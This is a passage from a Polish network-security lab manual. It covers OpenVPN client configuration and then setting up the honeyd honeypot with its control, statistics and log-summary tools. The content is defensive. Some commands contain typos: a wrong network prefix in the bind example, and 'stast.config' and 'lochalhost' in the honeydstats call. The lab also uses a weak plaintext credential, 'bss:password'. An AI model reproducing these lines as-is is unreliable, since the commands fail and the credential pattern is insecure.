
7.4.3. Do katalogu `/etc/openvpn/` przenieś całą zawartość katalogu `/VPN/klientA/` z płyty CD, znajdują się w nim gotowe certyfikaty oraz plik konfiguracyjny klienta. Omówienie ważniejszych elementów pliku konfiguracyjnego klienta poniżej:

`remote` określa adres hosta, na którym uruchomiliśmy serwer.

```
remote 172.16.1.1 1194
```

kolejne trzy linie wskazują miejsce, w którym umieściliśmy certyfikaty oraz klucz klienta.

```
ca ca.crt
cert clientA.crt
key clientA.key
```

poniższa linia stanowi dodatkowe zabezpieczenie przed atakami typu „*man in the middle*”.

```
ns-cert-type server
```

wpis `tls-auth` stanowi dodatkowe zabezpieczenie przed atakami typu DoS oraz UDP port flooding-iem, na serwerze drugi parametr wynosi 0, na klientach 1.

```
tls-auth ta.key 1
```

typ szyfrowania i kompresja użyta na serwerze.

```
cipher AES-256-CBC
comp-lzo
```

7.4.4. Przenieś do katalogu `/etc/openvpn/` kopie pliku `ta.key` wygenerowanego na serwerze w punkcie 7.3.5.

7.4.5. Uruchom klienta aplikacji *OpenVPN* poleceniem:

```
openvpn --config /etc/openvpn/client.conf
```

7.4.6. Sprawdź czy serwer (10.8.0.1) odpowiada na pakiety ICMP ECHO REQUEST.

```
root@bt:/etc/openvpn# ping 10.8.0.1
PING 10.8.0.1 (10.8.0.1) 56(84) bytes of data.
64 bytes from 10.8.0.1: icmp_seq=1 ttl=64 time=15.4 ms
64 bytes from 10.8.0.1: icmp_seq=2 ttl=64 time=0.821 ms
64 bytes from 10.8.0.1: icmp_seq=3 ttl=64 time=1.72 ms
```

Rys. 7.22. Odpowiedź serwera na pakiety ICMP ECHO REQUEST
Źródło: opracowanie własne.

7.5. Konfiguracja klienta OpenVPN w systemie Windows 7


7.5.1. Przejdź do wirtualnej maszyny z systemem *Windows 7*.

7.5.2. Pobierz najnowszą stabilną wersję instalatora aplikacji *OpenVPN* dla systemu *Windows* ze strony producenta <http://openvpn.net/index.php/open-source/downloads.html>.

7.5.3. Po zainstalowaniu aplikacji do katalogu *C:\Program Files\OpenVPN\config* przenieś całą zawartość katalogu */VPN/klientB/* z płyty CD, znajdują się w nim gotowe certyfikaty oraz plik konfiguracyjny klienta dla systemu z rodziny *Windows*.

7.5.4. Przenieś do katalogu *C:\Program Files\OpenVPN\config* kopie pliku *ta.key* wygenerowanego na serwerze w punkcie 7.3.5.


7.5.5. Uruchom aplikację przy pomocy skrótu **Start -> OpenVPN -> OpenVPN GUI.lnk**



Rys. 7.23. Widok katalogu aplikacji w menu start
Źródło: opracowanie własne.


7.5.6. *OpenVPN* instaluje się w postaci serwisu, do panelu kontrolnego aplikacji dostaniesz się klikając prawym przyciskiem myszy na charakterystycznej

ikonke w zasobniku systemowym (rys. 7.24). Rozwiń menu kontekstowe i wybierz **Connect**.



Rys. 7.24. Widok menu kontekstowego panelu kontrolnego aplikacji
Źródło: opracowanie własne.

7.5.7. Gdy połączenie powiedzie się, ikonka w zasobniku systemowym zmienia kolor z czerwonego na zielony, kliknij na nią dwukrotnie, aby wyświetlić konsolę z logiem połączenia (rys. 7.25).



Rys. 7.25. Log z przebiegu ustalania komunikacji z serwerem
Źródło: opracowanie własne.


7.5.8. Sprawdź czy serwer (10.8.0.1) odpowiada na pakiety ICMP ECHO REQUEST.

8. HONEYPOT

Opracował:	Sebastian Bugała
Cel ćwiczenia:	Zapoznanie się z technologią Honeypot na przykładzie aplikacji honeyd.
Potrzebne narzędzia:	BackTrack Linux 4, Windows 2003 Server, Ubuntu 10.10, honeyd 1.5c, nmap, putty.
Literatura:	M. Szmit, M. Gusta, M. Tomaszewski, 101 zabezpieczeń przed atakami w sieci komputerowej, Wyd. Helion 2005, ss. 274-283.

Pod pojęciem honeypot w informatyce rozumiemy zbiór narzędzi, których jedynym zadaniem jest przyciąganie uwagi osób, które w sposób nieautoryzowany chcą dostać się do naszej sieci produkcyjnej oraz monitorowanie i logowanie każdego ich kroku w celu zebrania jak największej ilości danych o sposobach przeprowadzania ataków komputerowych.

W poniższym ćwiczeniu zajmiemy się aplikacją *Honeyd*, która jest honeypotem o niskim poziomie interakcji nastawionym na wykrywanie i monitorowanie aktywności osób lub aplikacji próbujących atakować naszą sieć. Elastyczna konfiguracja aplikacji pozwala nam na stworzenie czegoś w rodzaju wirtualnej sieci oraz wirtualnych usług imitujących działanie rzeczywistej sieci oraz systemów.



Rys. 8.1. Topologia sieci wykorzystana w ćwiczeniu
Źródło: opracowanie własne.


8.1. Instalacja i konfiguracja honeyd 1.5c w systemie Linux BackTrack 4

8.1.1. Przejdź do wirtualnej maszyny z systemem *BackTrack*.

8.1.2. Do zainstalowania *honeyd* w systemie *Linux BackTrack 4* służy polecenie:

```
sudo apt-get install honeyd
```

8.1.3. Opis wirtualnej topologii pułapki.



Rys. 8.2. Wirtualna sieci zrealizowana za pomocą pliku konfiguracyjnego *bss1.conf*
Źródło: opracowanie własne.

Honeyd host – komputer, na którym uruchomiono usługę honeyd w naszym przypadku *BackTrack 4*.

Router R1 – symuluje sprzęt marki CISCO, posiada adres MAC z puli adresowej tej firmy, uruchomiono na nim usługę telnet, jest punktem wejściowym wirtualnej sieci, przydzielono mu adres sieci fizycznej.

Router R2 – także symuluje sprzęt marki CISCO, nie wymaga imitowania adresu MAC, ponieważ cały ruch kierowany do niego przechodzi przez router R1, na nim również uruchomiono wirtualną usługę telnet.

Wirtualny host 1 / Wirtualny host 2 – symulują sprzęt z systemami Windows, uruchomiono na nich wirtualną usługę *SSH* (ang. Secure Shell – bezpieczny protokół wymiany danych) oraz serwer *www*.

Wirtualny host 3 – korzysta z dynamicznego wzorca, jeżeli połączenie nadejdzie z systemu rodziny Windows, sam też odpowie jako Windows z usługami, takimi jak Wirtualny host 1/2, w każdym innym przypadku przyjmie losową konfigurację systemu operacyjnego bez żadnych usług.

Skrypty emulujące usługi znajdziesz w katalogu `/usr/share/honeyd/scripts` lub pod adresem <http://www.honeyd.org/contrib.php>

8.1.4. Omówienie pliku konfiguracyjnego *bss1.conf*.

create windows definiuje wirtualne urządzenie, które będzie symulowało pracę komputera z systemem operacyjnym *Microsoft Windows XP Professional*; wszystkie porty z wyjątkiem 135,139,445 oraz 80, na którym uruchomiona zostanie usługa *www* i portu 22, na którym uruchomiona zostanie usługa *SSH* są zamknięte.

```
create windows
set windows personality "Microsoft Windows XP Professional"
set windows default tcp action reset
set windows default udp action reset
add windows tcp port 80 "sh
/usr/share/honeyd/scripts/web.sh"
add windows tcp port 22 "sh
/usr/share/honeyd/scripts/test.sh $ipsrc $dport"
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open
```

poniższa linia przypisuje wzorzec do adresu IP

```
bind 172.16.2.51 windows
```

wszystkie adresy IP, do których nie przypisano zdefiniowanego wzorca korzystają z poniższej konfiguracji

```
create default
set default personality random
set default default tcp action open
set default default udp action open
```

dynamic dhost tworzy wzorzec zmieniający dynamicznie swoje właściwości; jeżeli adres IP odpytany zostanie z systemu rodziny Windows, odpowie używając wzorca *Windows*; w każdym innym przypadku odwoła się do wzorca *default*.

```
dynamic dhost
add dhost use windows if source os = "windows"
add dhost otherwise use default
```

create router2 tworzy wirtualne urządzenie, które symulowało będzie pracę routera marki Cisco, wszystkie porty z wyjątkiem 23, na którym uruchomiona zostanie usługa telnet są wyłączone, ponadto urządzeniu ustawiono uptime, który wynosi 1000 s.

```
create router2
set router2 personality "Cisco 2620 router running IOS
12.1(6) "
set router2 default tcp action reset
set router2 default udp action reset
add router2 tcp port 23 "/usr/share/honeyd/scripts/router-
telnet.pl"
set router2 uptime 1000
```

poniższa linia tworzy kopie wzorca router2 i zapisuje ją pod nazwą router1.

```
clone router1 router2
```

router1 jest wzorcem routera wejściowego, więc musi posiadać adres mac poniższa linia dodaje do wzorca kartę sieciową z losowym adresem mac wziętym z puli adresów przydzielonych firmie CISCO.

```
set router1 ethernet "cisco"
```

opis wirtualnej topologii informuje, że z routera 172.16.1.100 (R1) możemy dostać się do dwóch sieci 172.16.2.0/24 oraz 172.16.1.100/32 (router musi być osiągalny dla samego siebie żeby odpowiadał na pakiety ICMP).

```
route entry 172.16.1.100 network 172.16.2.0/24
route 172.16.1.100 link 172.16.2.0/24
route 172.16.1.100 link 172.16.1.100/32
```

dodanie do routera wejściowego (R1) trasy wiodącej do sieci 172.16.3.0/24 przez router 172.16.2.100 (R2) z następującymi parametrami: średni czas opóźnienia 50 ms, średnio 1 procent pakietów nie dotrze do celu, przepustowość łącza wynosi 50 Kb/s. Zmiany te mają na celu wierniejsze odwzorowanie rzeczywistej sieci.

```
route 172.16.1.100 add net 172.16.3.0/24 172.16.2.100
latency 50ms
loss 1 bandwidth 50Kbps
```

8.2. Uruchomienie honeyd w systemie Linux BackTrack 4

8.2.1. W katalogu */root* stwórz katalog */honeyd*

```
mkdir /root/honeyd
```

a następnie przenieś do niego zawartość katalogu */honeypot* z płyty DVD.

8.2.2. Stwórz plik, w którym logowane będą wszystkie poczynania intruza:

```
touch /var/log/honeyd.log
```

8.2.3. Demona uruchom z linii poleceń użytkownika root, znajdując się w katalogu z plikiem konfiguracyjnym (*/root/honeyd*) przy pomocy polecenia z następującymi parametrami:

```
honeyd -d -p /usr/share/honeyd/nmap.prints -x /usr/share/honeyd/xprobe2.conf -
a /usr/share/honeyd/nmap.assoc -f bss1.conf -l /root/honeyd/honeyd.log -i
eth0 172.16.1.100 172.16.2.100 172.16.2.51 172.16.2.52 172.16.3.0/24
```

gdzie:

-d – wyniki działania programu będą wyświetlane na bieżąco w konsoli, brak tej opcji spowoduje uruchomienie demona w tle,
-p /usr/share/honeyd/nmap.prints – wskazuje ścieżkę do pliku z „odciskami palców” systemów operacyjnych używanymi przez skaner nmap,
-x /usr/share/honeyd/xprobe2.conf – wskazuje ścieżkę do pliku z „odciskami palców” systemów operacyjnych używanymi przez skaner xprobe,
-a /usr/share/honeyd/nmap.assoc – ścieżka do pliku wiążącego dwa powyższe magazyny „odcisków palców” systemów operacyjnych,
-l /var/log/honeyd.log – wyniki działania programu będą dodatkowo logowane we wskazanym pliku,
-f – ścieżka do pliku konfiguracyjnego,
-i – definiuje interfejs, na którym nasłuchiwał będzie program oraz adresy IP dla których symulowane będą wirtualne urządzenia,
-c localhost:1234:bss:password – wskazuje miejsce, gdzie będą wysyłane statystyki oraz sposób autoryzacji.

Rys. 8.3 przedstawia przebieg procesu prawidłowo uruchomieni demona aplikacji *honeyd*.

```
root@bt:~/honeyd# sudo honeyd -d -p /usr/share/honeyd/nmap.prints -x /usr/share/honeyd/xprobe2.conf -a /usr/share/honeyd/nmap.assoc -f bss1.conf -l /var/log/honeyd.log -i eth0 172.16.1.100 172.16.2.100 172.16.2.51 172.16.2.52 172.16.3.0/24 -c localhost:1234:bss:password
Honeyd V1.5c Copyright (c) 2002-2007 Niels Provos
honeyd[10854]: started with -d -p /usr/share/honeyd/nmap.prints -x /usr/share/honeyd/xprobe2.conf -a /usr/share/honeyd/nmap.assoc -f bss1.conf -l /var/log/honeyd.log -i eth0 -c localhost:1234:bss:password 172.16.1.100 172.16.2.100 172.16.2.51 172.16.2.52 172.16.3.0/24
honeyd[10854]: listening promiscuously on eth0: (arp or ip proto 47 or (udp and src port 67 and dst port 68) or (ip and (host 172.16.1.100 or host 172.16.2.100 or host 172.16.2.51 or host 172.16.2.52 or net 172.16.3.0/24))) and not ether src 00:0c:29:55:64:ed
honeyd[10854]: Demoting process privileges to uid 65534, gid 65534
```

Rys. 8.3. Uruchomienie narzędzia *honeyd*
Źródło: opracowanie własne.

8.3. Honeydctl – honeyd control panel

Honeydctl jest dodatkiem do programu *honeyd* pozwalającym na ingerencje w konfigurację demona bez potrzeby jego restartowania. *Honeydctl* udostępnia wiersz poleceń wspierający wszystkie polecenia konfiguracyjne demona; oznacza to że możliwe jest usuwanie, dodawanie, modyfikowanie, przypisywanie wzorców do nowych adresów IP, tworząc w ten sposób na bieżąco nowe wirtualne hosty.

8.3.1. Uruchom dodatek, wpisując w konsoli tego samego systemu, na którym uruchomiony został demon *honeyd* następujące polecenie:

```
honeydctl -v
```

Aplikacja połączy się z demonem i udostępni wiersz poleceń wyglądający dokładnie tak, jak na rysunku poniżej.

```
honeydctl: cannot connect to socket /var/run/honeyd.sock: Connection refused
root@bt:~# honeydctl -v
Honeyd 1.5c Management Console                                - codename [ pwnsauc3 ]
Copyright (c) 2004 Niels Provos. All rights reserved.
See LICENSE for licensing information.
Up for 5 seconds.
0C 0P honeydctl>
```

Rys. 8.4. *Honeyd* 1.5c – Management Konsole
Źródło: opracowanie własne.

8.3.2. W konsoli honeydctl wpisz:

```
list template
```

Polecenie umożliwia wyświetlenie listy wszystkich wirtualnych hostów symulowanych przez demona *honeyd*, efekt działania polecenia przedstawia rys. 8.5.

```
0C 0P honeydctl> list template
1. 172.16.1.100 (Cisco 2620 router running IOS 12.1(6))
2. 172.16.2.100 (Cisco 2620 router running IOS 12.1(6))
3. 172.16.2.51 (Microsoft Windows XP Professional)
4. 172.16.2.52 (Microsoft Windows XP Professional)
5. 172.16.3.51 (undefined)
6. 172.16.3.51_0 dhost_0 windows (Microsoft Windows XP Professional)
7. 172.16.3.51_1 dhost_1 default (HP Printer w/Jet Direct)
8. default (HP Printer w/Jet Direct)
9. dhost (undefined)
10. dhost_0_windows (Microsoft Windows XP Professional)
11. dhost_1 default (HP Printer w/Jet Direct)
12. router1 (Cisco 2620 router running IOS 12.1(6))
13. router2 (Cisco 2620 router running IOS 12.1(6))
14. windows (Microsoft Windows XP Professional)
0C 0P honeydctl>
```

Rys. 8.5. Prezentacja podstawowych możliwości dodatku honeydctl
Źródło: opracowanie własne.

Przy pomocy polecenia *list template* możesz też: podejrzeć konfigurację dokładnie jednego wzorca

```
list template „windows”
```

podejrzeć konfigurację jednego hosta


```
list template „172.16.1.100”
```

wyświetlić konfiguracje wzorców o podobnych nazwach

```
list template „wind*”
```

wyświetlić grupę hostów będących w tej samej przestrzeni adresowej

```
list template „172.16.*”
```

8.3.3. Nowego wirtualnego hosta dodasz za pomocą polecenia o następującej składni:


```
bind adres_ip nazwa_wzorca_zdefiniowanego_w_pliku_configuracyjnym
```

dla sieci 172.16.3.0/24 wygląda ono następująco:

```
bind 172.15.3.55 windows
```

poleceniem *list* sprawdź czy nowy host został pomyślnie dodany. Uwaga, adres nowego hosta musi zawierać się w zakresie adresów IP podanych przy uruchamianiu demona *honeyd*.

8.3.4. Nowe wzorce urządzeń/systemów dodasz przy pomocy tych samych poleceń co w pliku konfiguracyjnym. Rysunek poniżej przedstawia dodanie nowego wzorca o nazwie „*sticky*” symulującego hosta z ustawioną pułapką mającą spowolnić spamera lub „robaki”.



```
0C 0P honeydctl> create sticky
0C 0P honeydctl> set sticky personality random
0C 0P honeydctl> set sticky default tcp action tarpit open
0C 0P honeydctl> set sticky default udp action block
0C 0P honeydctl> bind 172.16.3.53 sticky
0C 0P honeydctl> list template sticky
template sticky:
  personality: Raptor firewall 5.03 on NT 4
  IP id: 0
  TCP seq: 0
  TCP drop: in: 0 syn: 0
  refcnt: 1
  ports:
0C 0P honeydctl>
```

Rys. 8.6. Dodawanie nowego wzorca urządzenia przy pomocy dodatku *honeydctl*

Źródło: opracowanie własne.

Dodaj nowe urządzenie, stosując dokładnie taką samą sekwencję poleceń jak na rysunku powyżej.

Uwaga, pamiętaj, że wszystkie zmiany nie zostaną automatycznie dopisane do pliku konfiguracyjnego, z którego korzysta demon *honeyd* i po jego zamknięciu lub restarcie zostaną utracone.

8.4. Honeydstats – zbieranie statystyk

Honeydstats jest kolejnym dodatkiem do aplikacji honeyd pozwalającym na przechwytywanie i zapisywanie podstawowych statystkach, takich jak wersje systemu łączące się z naszymi wirtualnymi hostami, czy też najczęściej używane porty.

8.4.1. Do prawidłowego działania aplikacja potrzebuje pliku konfiguracyjnego, w którym przechowywane są pary *użytkownik:hasło* wykorzystywane do autoryzacji. Na komputerze, na którym uruchomiono demona honeyd dodaj plik konfiguracji, korzystając z poniższych poleceń:

```
touch /root/honeyd/stats.config  
echo bss:password > /root/honeyd/stats.config
```

8.4.2. Następnie dodaj dwa pliki, w których przechowywane będą statystyki

```
touch /root/honeyd/os.txt  
touch /root/honeyd/port.txt
```


8.4.3. Uruchom dodatek przy pomocy następującego polecenia:

```
honeydstats -f /root/honeyd/stast.config --os_report /root/honeyd/os.txt --  
port_report /root/honeyd/port.txt -l lochalhost -p 1234
```

gdzie:


-f /root/honeyd/stast.config – ścieżka do pliku z konfiguracją użytkowników i hasel
--os_report /root/honeyd/os.txt – ścieżka do pliku, gdzie zapisywane będą statystyki związane z wersjami systemów, które nawiązały z nami połączenie,
--port_report /root/honeyd/port.txt – ścieżka do pliku, gdzie zapisywana będzie statystyka odwiedzanych portów,
-l lochalhost – adres na którym nasłuchuje aplikacja,
-p 1234 – port, na którym nasłuchuje aplikacja.

Od tego momentu honeydstats będzie działał w tle, zapisując w plikach wszystkie statystyki odebrane od demona honeyd w formie widocznej na rysunkach poniżej:



Windows XP SP1:	0	0	2
unknown:	0	1	1

Rys. 8.7. Przykładowy wygląd pliku os.txt
Źródło: opracowanie własne.



23:	0	0	1
6446:	0	1	1
80:	0	2	3

Rys. 8.8. Przykładowy wygląd pliku port.txt
Źródło: opracowanie własne.

Kolumna pierwsza odpowiada za wersje systemu/port, druga za ilość odwiedzin w ostatniej minucie, trzecia za ilość odwiedzin w ostatniej godzinie, czwarta dotyczy połączeń z ostatniego dnia.

8.5. Honeydsum-v0.3 – analizowanie logów

Honeydsum to skrypt napisany w języku perl pozwalający na analizowanie i prezentowanie w łatwy sposób logów aplikacji honeyd. Przy jego pomocy możemy wygenerować na podstawie pliku z logami stronę www, na której w przejrzystej formie zaprezentowane zostaną statystyki dotyczące aktywności poszczególnych urządzeń w naszej wirtualnej sieci.

8.5.1. Do prawidłowego działania skrypt potrzebuje dwóch dodatkowych bibliotek pozwalających na generowanie wykresów. Zainstalujesz je przy pomocy poleceń:

```
apt-get install libgd-graph-perl
apt-get install libgd-graph3d-perl
```

8.5.2. Zmodyfikuj plik konfiguracyjny honeydsum.conf znajdujący się w katalogu /usr/share/honeyd/scripts/honeydsum-v0.3/

W *honeypot_list* wpisz adresy wszystkich honeydpotów oddzielone przecinkami

```
# list of honeypot's IP addresses for filtering.
honeypot_list=172.16.2.51,172.16.2.52,172.16.2.100,172.16.3.
51,172.16.3.52
```

w miejscu *html_file* podaj link do folderu głównego *apache*


```
# html output file. Used by -w option.
html_file=/var/www/index.html
```

8.5.3. Z poziomu katalogu */usr/share/honeyd/scripts/honeydsum-v0.3/* uruchom skrypt następującym poleceniem.

```
./honeydsum.pl -c honeydsum.conf /var/log/honeyd.log
```

gdzie:

-c honeydsum.conf – ścieżka do pliku konfiguracyjnego
/var/log/honeyd.log – ścieżka do pliku z logami honeyd



Rys. 8.9. Graficzna reprezentacja informacji zawartych w logu aplikacji honeyd
Źródło: opracowanie własne.


8.5.4. Uruchom *Apache*, wpisując

```
start-apache
```


8.5.5. Uruchom skrypt raz jeszcze, tym razem dodaj parametr „-w”, który spowoduje wygenerowanie plików html zawierających graficzne zestawienie informacji zawartych w logu.

```
./honeydsum.pl -w -c honeydsum.conf /var/log/honeyd.log
```

8.5.6. Na Wirtualnej Maszynie, na której uruchomiono skrypt *honeydsum* otwórz dowolną przeglądarkę internetową i wejdź na localhost. Dwa poniższe rysunki prezentują efekt działania skryptu.



Rys. 8.10. Widok przykładowego zestawienia połączeń z poszczególnymi honeypotami
Źródło: opracowanie własne.



Rys. 8.11. Widok przykładowego zestawienia połączeń z poszczególnymi portami dla routera R2. Źródło: opracowanie własne.

8.6. Testowanie działania wirtualnej sieci

8.6.1. Na maszynie wirtualnej z systemem *Windows 7* przy pomocy polecenia *ping* sprawdź czy wirtualne hosty odpowiadają na pakiety ICMP zgodnie z ustawieniami zapisanymi w pliku konfiguracyjnym.

```
C:\Users>ping 172.16.2.100
Badanie 172.16.2.100 z 32 bajtami danych:
Odpowiedź z 172.16.2.100: bajtów=32 czas=61ms TTL=63
Odpowiedź z 172.16.2.100: bajtów=32 czas=62ms TTL=63
Upłynął limit czasu żądania.
Odpowiedź z 172.16.2.100: bajtów=32 czas=60ms TTL=63
Statystyka badania ping dla 172.16.2.100:
    Pakiety: Wysłane = 4, Odebrane = 3, Utracone = 1 (25% straty),
Szacunkowy czas błędzenia pakietów w millisekundach:
    Minimum = 60 ms, Maksimum = 62 ms, Czas średni = 61 ms
```

Rys. 8.12. Odpowiedz na test ping a adresu wirtualnego routera

Źródło: opracowanie własne.

Zgodnie z konfiguracją w pliku *bss1.conf* dla sieci 172.16.2.0/24 oraz 172.16.3.0/24 czas odpowiedzi na pakiety ICMP wynosi ponad 50 ms oraz część pakietów została zablokowana (rys. 8.12).

Na rys. 8.13 widać jak *honeyd* przechwycił zapytania ICMP Echo Request do nieistniejącego hosta o adresie 172.16.2.100 i odpowiedział na nie podszywając się pod ten adres.

```
honeyd[6690]: Sending ICMP Echo Reply: 172.16.2.100 -> 172.16.1.3
honeyd[6690]: Sending ICMP Echo Reply: 172.16.2.100 -> 172.16.1.3
honeyd[6690]: Sending ICMP Echo Reply: 172.16.2.100 -> 172.16.1.3
honeyd[6690]: Sending ICMP Echo Reply: 172.16.2.100 -> 172.16.1.3
```

Rys. 8.13. Fałszowanie odpowiedzi ICMP przez honeyd

Źródło: opracowanie własne.

